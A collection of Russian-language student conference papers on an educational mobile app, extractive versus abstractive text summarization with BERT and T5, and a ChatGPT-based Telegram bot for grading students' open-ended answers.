


Рисунок 3. Фрагмент диаграммы активностей

Из вышесказанного можно сделать вывод, что существует необходимость разработки образовательных мобильных приложений с необходимыми функциями для высших учебных заведений. При этом следует отметить, что система должна быть безопасной, поскольку приложения может хранить информацию, которая связана с данными пользователя. Разрабатываемое приложение должно быть полезным, как для

преподавателей, так и для студентов, а также приложение должно обеспечивать ускоренный процесс создания и доступа к образовательному контенту.

Использование мобильных приложений является основополагающим методом образовательного процесса в дистанционном формате обучения. Это современный, более удобный и оптимальный вариант для пользователя.

СПИСОК ЛИТЕРАТУРЫ

1. Федеральный закон от 14 июля 2022 г. N298-ФЗ «О внесении изменений в Федеральный закон «Об образовании в Российской Федерации». – 2022 [Электронный ресурс]. – Режим доступа: <https://base.garant.ru/404993831/>. – Дата доступа: 07.12.2022.
2. Снижена бюрократическая нагрузка на педагогов // Совет Федерации. – 2022 [Электронный ресурс]. – Режим доступа: <http://www.coun-cil.gov.ru/events/news/137327/>. – Дата доступа: 07.12.2022.
3. Аетдинова, Р.Р. Источники рисков педагогической деятельности в условиях цифровизации /Р.Ф. Аетдинова, О.М. Чоросова // Современное педагогическое образование. – 2021. – № 8. – С. 4–8.
4. Что такое мобильное приложение, и зачем оно вашему проекту [Электронный ресурс]. – Режим доступа: <https://sibdev.pro/blog/articles/chto-takoe-mobilnoe-prilozhenie-i-zachem-ono-vashemu-proektu> - Дата доступа: 15.03.2022.
5. Куляшова Н. М., Карпюк И. А. Средства информационно-коммуникационных технологий в образовательном процессе // Научно-методический электронный журнал Концепт. –2013. –Т. 4. –С. 4145.

DEVELOPMENT OF AN EDUCATIONAL MOBILE APPLICATION

Annotation. This paper examines the development of a mobile application in the educational process at a higher education institution. The main goals, objectives, and stages of the process of developing a mobile application are identified, and its prototypes are presented. The use of such an application is due to the development of modern information technology.

Keywords: development, mobile application, educational resource, educational process.

Boiko Y.V.

Scientific advisers:

Sagirov I.V., senior lecturer at Mariupol State University

Lazarevskaya Y.A., senior lecturer at Mariupol State University

E-mail: y.boiko@mgumariupol.ru

УДК 004.415.28

СРАВНЕНИЕ ЭКСТРАКТИВНОЙ И АБСТРАКТНОЙ СУММАРИЗАЦИИ

Венгеренко Р.А.

*Научный руководитель: Шевцов Д.В., доцент
ГОУ ВПО «ДОННУ»*

Аннотация. В тексте рассмотрены основные методы кодирования и декодирования, применяемые для обработки текстов, в том числе архитектуры BERT и T5. Также описан двухэтапный подход к тонкой настройке моделей суммаризации на задачах экстрактивной и абстрактной суммаризации. Развитие эффективных методов обобщения текста остается ключевой областью исследований в связи с растущей важностью текстовых данных во многих областях.

Ключевые слова: суммаризация, NLP, BERT, T5.

Вступление. Задача обобщения текстовых протоколов является важнейшей во многих областях, поскольку она обеспечивает более эффективный способ доступа к большим объемам информации и их понимания. Рассмотрим различные подходы к обобщению текста, включая экстрактивные и абстрагирующие методы, и обсудим их сильные и слабые стороны. Также исследуем роль глубокого обучения в процессе подведения итогов и его влияние на производительность. Наконец, представим некоторые из последних достижений в технологии суммирования и намечаем будущие направления работы.

Основная часть.

Обработка естественного языка (Natural Language Processing, NLP) – общее направление искусственного интеллекта и математической лингвистики, в нем изучаются препятствия компьютерного анализа и синтеза естественных языков. Задачи NLP ориентированы на создание таких систем, которые способны исполнять задачи, связанные с языком, на таком же уровне, как и человек. Создание краткого содержания вручную – это трудоемкий и время накладный процесс, требующий знания полного содержания важного документа и возможности выделить главные нюансы [1].

Автоматическое сокращение текста издавна сложная задача по части обработки естественного языка (Natural Language Processing). Работа Ханса Питера Луна [2], посвященная решению этой задачи, была одной из первых, с тех пор появилось громадное количество разных способов решения.

Обобщение текста – это процесс объединения большого объема текста в более короткую и лаконичную версию при сохранении ключевой информации, содержащейся в исходном тексте. Это особенно важно в контексте протоколов, которые часто содержат объёмные, подробные описания процедур и результатов. Обобщение этих протоколов может помочь заинтересованным сторонам быстро понять ключевые моменты, экономя время и усилия.

Глубокое обучение недавно стало мощным инструментом для обобщения текста, поскольку оно доказало свою высокую эффективность в улавливании семантического значения текста. Глубокие нейронные сети, такие как рекуррентные нейронные сети (RNNs) и трансформерные модели, могут быть обучены на больших объемах текстовых данных для получения высококачественных сводок. Эти модели также могут быть точно настроены для конкретных областей, таких как медицинский или юридический текст, для дальнейшего повышения их производительности.

Недавние достижения в области обобщения текста были сосредоточены на улучшении качества генерируемых текстов и повышении уровня интерпретируемости моделей. Одной из областей активных исследований является использование обучения с подкреплением для

обучения моделям обобщения, которое показало многообещающие результаты как с точки зрения точности, так и интерпретируемости. Другой областью внимания является разработка методов обобщения по нескольким документам, которые позволяют обобщать множество связанных документов в единый, связный текст.

Существует два основных подхода обобщения текста: экстрактивный и абстрактный. Экстрактивное обобщение включает в себя отбор наиболее важных предложений или фраз из исходного текста и объединение их для формирования краткого резюме. Абстрактное обобщение, с другой стороны, предполагает создание нового текста, которое отличается от исходного, но по-прежнему содержит необходимую информацию.

Каждый подход имеет свои достоинства и недостатки. Выбор подхода зависит от конкретного применения и желаемого уровня детализации в конечном тексте.

Экстрактивное обобщение часто предпочтительнее, когда важно сохранить точную формулировку оригинального текста, в то время как абстрактное обобщение предпочтительнее, когда требуется более понятный текст. Работает путем выбора наиболее важных предложений в документе и их объединения. Нейронные модели рассматривают процесс экстрактивного суммирования как задачу классификации предложений. Сначала нейронный кодировщик создает представления предложений, а затем классификатор выбирает, какие предложения следует использовать для сжатия текста. REFRESH [3] использует обучение с подкреплением и глобальную оптимизацию метрики ROUGE для создания системы суммаризации. Более поздние работы посвящены улучшению производительности системы с помощью более сложных модульных структур. LATENT [4] рассматривает экстрактивное обобщение как проблему вывода скрытых переменных, и ее скрытая модель вместо того, чтобы максимизировать вероятность выбранных предложений, напрямую увеличивает вероятность ручных суммаризаций. SUMO [5] использует структурированное внимание для создания структуры документа в виде дерева зависимостей с несколькими корнями при генерации суммаризаций. Наконец, NEUSUM [6] оценивает и выбирает предложения совместно и является одной из наиболее качественных моделей экстрактивной суммаризации на данный момент.

Абстрактная суммаризация в нейронных подходах сводится к задаче seq2seq, где кодировщик переводит токены исходного документа $x = [x_1, \dots, x_n]$ в последовательность непрерывных представлений $z = [z_1, \dots, z_n]$, а декодер генерирует целевую сводку $y = [y_1, \dots, y_m]$ токен за токеном авторегрессивным способом, моделируя условную вероятность: $p(y_1, \dots, y_m | x_1, \dots, x_n)$. Nallapati и др. (2016) первыми использовали модель с нейронным кодировщиком-декодером для суммаризации текста [7]. PTGEN и COV [8] усовершенствовали эту модель, позволяя копировать слова из исходного текста и отслеживать суммированные слова. DCA [9] использует несколько агентов-кодировщиков с иерархическим механизмом внимания для представления документа и обучения с подкреплением. DRM [10] также использует обучение с подкреплением и механизм внутреннего внимания для решения проблемы охвата. Gehrmann и др. (2018) используют VOTUMUP, чтобы определить, какие фразы должны быть включены в суммаризацию, а затем применяют механизм копирования только к этим фразам. Narayan и др. (2018) представляют сверточную нейронную сеть, обусловленную распределением тем (TCONVS2S) [11], которая особенно хорошо подходит для суммаризаций из одного предложения.

С помощью seq2seq моделей можно получить связный текст меньшего объема, напоминающий человеческое изложение. Но такие методы чувствительны к домену текста и могут генерировать нечитабельный текст из-за малейших ошибок. К тому же, такие методы основаны на моделях глубокого обучения, таких как Bert и T5, и могут иметь относительно долгое время работы. Обе эти модели разработаны командой исследователей

из Google. Они основаны на архитектуре Transformer и обучаются на больших объёмах текстовых данных для решения широкого спектра NLP задач.

BERT (Bidirectional Encoder Representations from Transformers) был представлен в 2018 году и с тех пор стала одной из наиболее широко используемых моделей в NLP. Он является контекстуальной моделью, которая учитывает контекст предложения при обработке каждого слова. Это позволяет BERT понимать смысл предложений более точно, что делает его особенно полезным для задач, связанных с анализом естественного языка.

T5 (Text-to-Text Transfer Transformer) была представлена в 2019 году. Он представляет собой универсальную модель, способную принимать на вход текстовые данные в разных форматах. В отличие от ранее созданных моделей, T5 может выполнять несколько задач одновременно, используя единую архитектуру.

Эти модели могут быть, дообучены с помощью Fine-tuning (тонкая настройка), при котором уже обученная модель перенастраивается на новые данные с целью улучшения ее производительности на этих данных. Модели могут использоваться для таких задач как: машинный перевод, классификация текста, генерация вопросов и ответов, анализ тональности и многие другие. Благодаря своей высокой точности в решении задач в области NLP, BERT является одной из самых популярных моделей глубокого обучения для обработки естественного языка. T5 считается одной из наиболее продвинутых моделей в области NLP и имеет высокие показатели в задачах, связанных с обработкой естественного языка. В целом, BERT и T5 являются мощными инструментами и используются во многих приложениях, связанных с NLP.

Начиная с 2018 года, помимо стандартных нейросетевых подходов, были предложены различные способы использования универсальных языковых моделей для экстрактивных и абстрактных суммаризаций. Один из примеров такого подхода - работа Yang Liu и Mirella Lapata, в которой авторы исследуют возможность применения модели BERT для суммаризации текстовых данных [12].

Для экстрактивной суммаризации BERT применялся в разных задачах обработки естественного языка с помощью дообучения и настройки, его использование для суммаризации невозможно напрямую из-за особенностей его обучения как замаскированной языковой модели. Выходные векторы связаны с токенами, а не предложениями, что затрудняет работу с ними в контексте суммаризации на уровне предложений. Хотя в BERT есть эмбединги для разбивки разных предложений, но они применимы только к входным парам предложений. В задаче суммаризации необходимо кодировать и манипулировать данными, относящимися к нескольким предложениям.

В случае абстрактной суммаризации можно использовать стандартную архитектуру кодирования декодирования, где кодирование является предварительно обученная модель BERTSUM, а декодированием - 6-слойный преобразователь, который инициализируется случайным образом. Однако, возможно, что между кодировщиком и декодировщиком может возникнуть несоответствие, так как первый был предварительно обучен, а второй должен обучаться с нуля. Это может привести к нестабильности в тюнинге модели. Для решения этой проблемы авторы предлагают двухэтапный подход к тонкой настройке модели, где сначала настраивается кодировщик на задаче экстрактивной суммаризации, а затем - на задаче абстрактной суммаризации. В работе Li и соавторов показано, как использование экстрактивных задач может повысить эффективность абстрактных суммаризаций [13]. Данный подход является стандартным при обучении модели такого вида из-за его относительной простоты и отсутствием изменений в основной архитектуре.

Выводы. Обобщение текста – это быстро развивающаяся область с широким спектром применений. Использование глубокого обучения значительно улучшило производительность моделей обобщения текста, и в настоящее время ведется работа по

дальнейшему повышению их точности и интерпретируемости. В связи с растущей важностью текстовых данных во многих областях разработка эффективных методов обобщения текста будет оставаться ключевой областью исследований в ближайшие годы.

СПИСОК ЛИТЕРАТУРЫ

1. Богданов, С. И. Создание и ведение реляционных баз данных в СУБД MS Office Access (учебно-методическое пособие) [Текст] / С. И. Богданов, А. Ф. Рогачев, В. А. Титова // Международный журнал экспериментального образования. – 2014. – № 3-2. – С. 191.
2. Luhn H. P. The Automatic Creation of Literature Abstracts. [Text] // IBM Journal of Research and Development. 1958. №2. – P. 159–165.
3. Narayan S., Cohen S. B., Lapata M. Ranking Sentences for Extractive Summarization with Reinforcement Learning // Proceedings of the 2018 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long Papers). — 2018. — с. 1747—1759.
4. Neural Latent Extractive Document Summarization / X. Zhang, M. Lapata, F. Wei, M. Zhou // Proceedings of the 2018 Conference on Empirical Methods in Natural Language Processing. — 2018. — с. 779—784.
5. Liu Y., Titov I., Lapata M. Single document summarization as tree induction // Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers). — 2019. — с. 1745—1755.
6. Neural Document Summarization by Jointly Learning to Score and Select Sentences / Q. Zhou, N. Yang, F. Wei, S. Huang, M. Zhou, T. Zhao // Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers). — 2018. — с. 654—663.
7. Abstractive Text Summarization Using Sequence-to-Sequence RNNs and Beyond / R. Nallapati, B. Zhou, C. Gulcehre, B. Xiang [и др.] // arXiv e-prints. — 2016. — arXiv—1602.
8. See A., Liu P. J., Manning C. D. Get To The Point: Summarization with Pointer-Generator Networks // Proceedings of the 55th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers). — 2017. — с. 1073—1083
9. Deep Communicating Agents for Abstractive Summarization / A. Celikyilmaz, A. Bosselut, X. He, Y. Choi // arXiv e-prints. — 2018. — arXiv—1803.
10. Paulus R., Xiong C., Socher R. A Deep Reinforced Model for Abstractive Summarization // International Conference on Learning Representations. — 2018.
11. Narayan S., Cohen S. B., Lapata M. Don't Give Me the Details, Just the Summary! Topic-Aware Convolutional Neural Networks for Extreme Summarization // Proceedings of the 2018 Conference on Empirical Methods in Natural Language Processing. — 2018. — с. 1797—1807.
12. Liu Y., Lapata M. Text Summarization with Pretrained Encoders // Proceedings of the 2019 Conference on Empirical Methods in Natural Language Processing and the 9th International Joint Conference on Natural Language Processing (EMNLP-IJCNLP). — 2019. — с. 3721—3731.
13. Unified Language Model Pre-training for Natural Language Understanding and Generation / L. Dong, N. Yang, W. Wang, F. Wei, X. Liu, Y. Wang, J. Gao, M. Zhou, H.-W. Hon // arXiv e-prints. — 2019. — arXiv—1905.

COMPARISON OF EXTRACTIVE AND ABSTRACT SUMMARIZATION

Annotation. The text discusses the main encoding and decoding methods used for text processing, including the BERT and T5 architectures. A two-step approach to fine-tuning summarization models on extractive and abstract summarization tasks is also described. The development of effective methods of text generalization remains a key area of research due to the growing importance of text data in many areas.

Keywords: summarization, NLP, BERT, T5.

Vengerenko R. A.

Scientific adviser: Shevtsov D.V., assistant professor
Donetsk National University
E-mail: justmail@mail.ru

УДК 004.4:378.091.26(045)

ОРГАНИЗАЦИЯ КОНТРОЛЯ ЗНАНИЙ СТУДЕНТОВ С ПОМОЩЬЮ ЧАТ-БОТА ДЛЯ АДАПТИВНОЙ ПРОВЕРКИ РАЗВЕРНУТЫХ ОТВЕТОВ

Волошин Н.А.

Научные руководители: Ротанева Н.Ю., канд.пед.наук, доцент,

Сагиров И.В., старший преподаватель

Мариупольский государственный университет

Аннотация. В статье рассматривается, как использование нейросетей в сочетании с чат-ботами может значительно улучшить образовательный процесс, обеспечивая быстрый и эффективный доступ к информации, помощь в выполнении заданий, а также улучшить взаимодействия между студентами и преподавателями. В частности, статья описывает архитектуру и основные компоненты чат-бота, принципы и подходы к созданию такого бота, а также приводятся примеры его использования.

Ключевые слова: нейросети, дистанционное обучение, чат-бот, анализ текста, мессенджер.

Во время дистанционного обучения преподавателям очень часто не хватает времени для проверки домашних заданий, контрольных работ и тестов. Если в тесте есть варианты ответа, то сопоставление ответа студента с правильным ответом не занимает много времени. Но если на поставленный вопрос требуется развернутый ответ или ответ, который не предусматривает единственно правильного ответа, то тогда преподавателю следует вчитываться в ответ студента, на что уходит больше времени при проверке работы. Для оптимизации процесса контроля знаний, а также систематизации и прогнозирования результатов обучения, статистики успеваемости студентов, очень полезным инструментом может послужить нейросеть.

Нейросети – это мощные технологии, которые представляют собой искусственную интеллектуальную сеть, подобной мозгу человека. Они используются в многих отраслях, от автоматизации производства до медицинской диагностики. Но нейросети также начинают использоваться в повседневной жизни [2]. Например, нейросети используются для распознавания лиц, приложений для социальных сетей, а также для поиска в Интернете. Они могут быть использованы для анализа вашего поведения и предсказания наиболее подходящих для вас товаров или услуг. Нейросети могут быть использованы для распознавания голоса, а также для автоматического перевода текста. Так же они способны с большой точностью интерпретировать и генерировать качественные изображения исходя из заданных пользователем параметров и запросов.

Одной из сфер использования искусственных нейронных сетей является и сфера образования, а вариантов применения можно разработать безмерное множество. Например, нейросети могут быть использованы для идентификации и предотвращения плагиата. Они могут анализировать студенческие работы и определять, включен ли в них плагиат.

Таким образом, это поможет преподавателям не только следить за плагиатом и предотвратить его применение для написания тезисов, статей, курсовых и дипломных работ, но и активно применять нейросети для контроля знаний студентов, ведь совпадение (плагиат) ответа студента на контрольный вопрос с правильным ответом, означает правильный ответ. Следовательно, нейросети можно использовать для проверки знаний в виде тестирования.

Для решения задачи упрощения работы преподавателей по оценке контрольных работ студентов в виде теста с открытой формой ответа, предлагаем использовать

программные возможности нейросети, в частности, GPT-3 и её большую языковую модель (Large Language Model). Нейросеть сможет проверить правильность развернутого ответа студента на основе знаний по заданной теме, а также указать на ошибки в ответе и/или дать свой вариант ответа.

Цель проекта – разработать чат-бот для Telegram с использованием возможностей современных нейронных сетей для анализа и проверки развернутых ответов студентов.

Актуальность проекта – с помощью чат-бота можно автоматизировать многие процессы оценки знаний студентов, такие как обработка данных, проверка заданий на плагиат и анализ ответов студентов. Нейронные сети могут быть использованы для анализа и обработки большого объема данных, полученных от студентов. Таким образом, чат-бот может оказать большую помощь в организации контроля знаний студентов, что позволит ускорить процесс проверки контрольных работ преподавателем, а тем самым оптимизирует процесс обучения и поможет перейти к цифровизации образования. Однако необходимо отметить, что для того, чтобы чат-бот мог дать адекватную оценку, необходимо правильно его настроить и проверить его работу на реальных данных. Данный проект может оказать большую помощь в оценке знаний студентов и помочь преподавателю сделать процесс быстрее и более эффективным.

Основные задачи и этапы выполнения проекта:

6. Разработка концепции и адаптация с использованием возможностей мессенджера Telegram (Рис.1).
7. Разработка подходящего интуитивного дизайна и функций.
8. Создание чат-бота, внедрение в него модуля нейронной сети ChatGPT.
9. Обучение бота на основе данных ответов студентов.
10. Тестирование системы и доработка модулей.
11. Внедрение системы в учебный процесс кафедры Системного анализа и информационных технологий в Мариупольском государственном университете (Рис.2, Рис.3.).

В качестве площадки для реализации чат-бота под такую задачу можно использовать простой и крайне популярный мессенджер Telegram, под который можно создать удобного бота. В качестве «мозга» будет использоваться ChatGPT – это искусственный интеллект, разработанный компанией OpenAI использующий большую языковую модель (Large Language Model) и поддерживающий диалоги на естественных языках. Для тренировки этой модели используются методы обучения с преподавателем и обучения с подкреплением. Она является улучшенной версией модели GPT-3 и построена на основе другой языковой модели от OpenAI - GPT-3.5 [3].

На Рис. 1 представлен прототип интерфейса чат-бота, который будет простым и интуитивно понятным.

Для удобства в чат-бот можно встроить так же функции расписания предметов и заданных домашних заданий, список которых преподаватель может обновлять в реальном времени.

На Рис. 2 и Рис. 3 пример демонстрации работы чат-бота: студент начинает подготовленный тест по информатике; бот присылает вопросы, на которые студенту требуется дать развернутый ответ. Для того чтобы бот смог правильно интерпретировать полученный ответ, и засчитать его правильным, перед ответом необходимо добавить фразу «Верно ли, что ...», а после этого отвечать на поставленный вопрос.




Рисунок 1. Прототип интерфейса чат-бота




Рисунок 2. Пример использования чат-бота для контроля знаний




Рисунок 2. Итоговая оценка студента на основе полученных ответов

Выводы:

- Существует необходимость создания чат-бота для упрощения работы преподавателя при проверке контрольных работ студентов в условиях дистанционного обучения.

- Такая система будет полезна как преподавателю, так и студенту за счет встроенных полезных функций.

- Гибкий чат-бот с возможностью добавления новых функций со временем, например, генерация изображений.

Однако, следует отметить, что взаимодействие с чат-ботом пока не может полностью заменить общение с реальным преподавателем, но уже в настоящее время, преимущества кибер-интеллекта доказаны и эффективно используются в образовании, учитывая цифровизацию всех процессов, так как главное преимущество чат-ботов в системе электронного образования строится на автоматизации процессов и необходимости дистанционной формы обучения высшими учебными заведениями.

О перспективах развития искусственного интеллекта и осознании важности его внедрения в сферу обучения свидетельствует тот факт, что еще в 2019 году при поддержке президента Российской Федерации на базе Московского государственного университета был создан «Институт искусственного интеллекта» [4].

Таким образом, большее внимание следует уделять применению искусственного интеллекта в образовательном процессе, дальнейшее исследование может быть

направлено на разработку чат-бота с использованием не только письменных ответов, но и с помощью голосовых сообщений.

СПИСОК ЛИТЕРАТУРЫ

6. Федеральный закон от 14 июля 2022 г. N298-ФЗ «О внесении изменений в Федеральный закон «Об образовании в Российской Федерации». – 2022 [Электронный ресурс]. – Режим доступа: <https://base.garant.ru/404993831/>. – Дата доступа: 17.03.2023.
7. Нейронные сети: как работают и где используются // Александр Волчек. – 2021 [Электронный ресурс]. – Режим доступа: <https://gb.ru/blog/nejronnye-seti/>. – Дата доступа: 16.03.2023
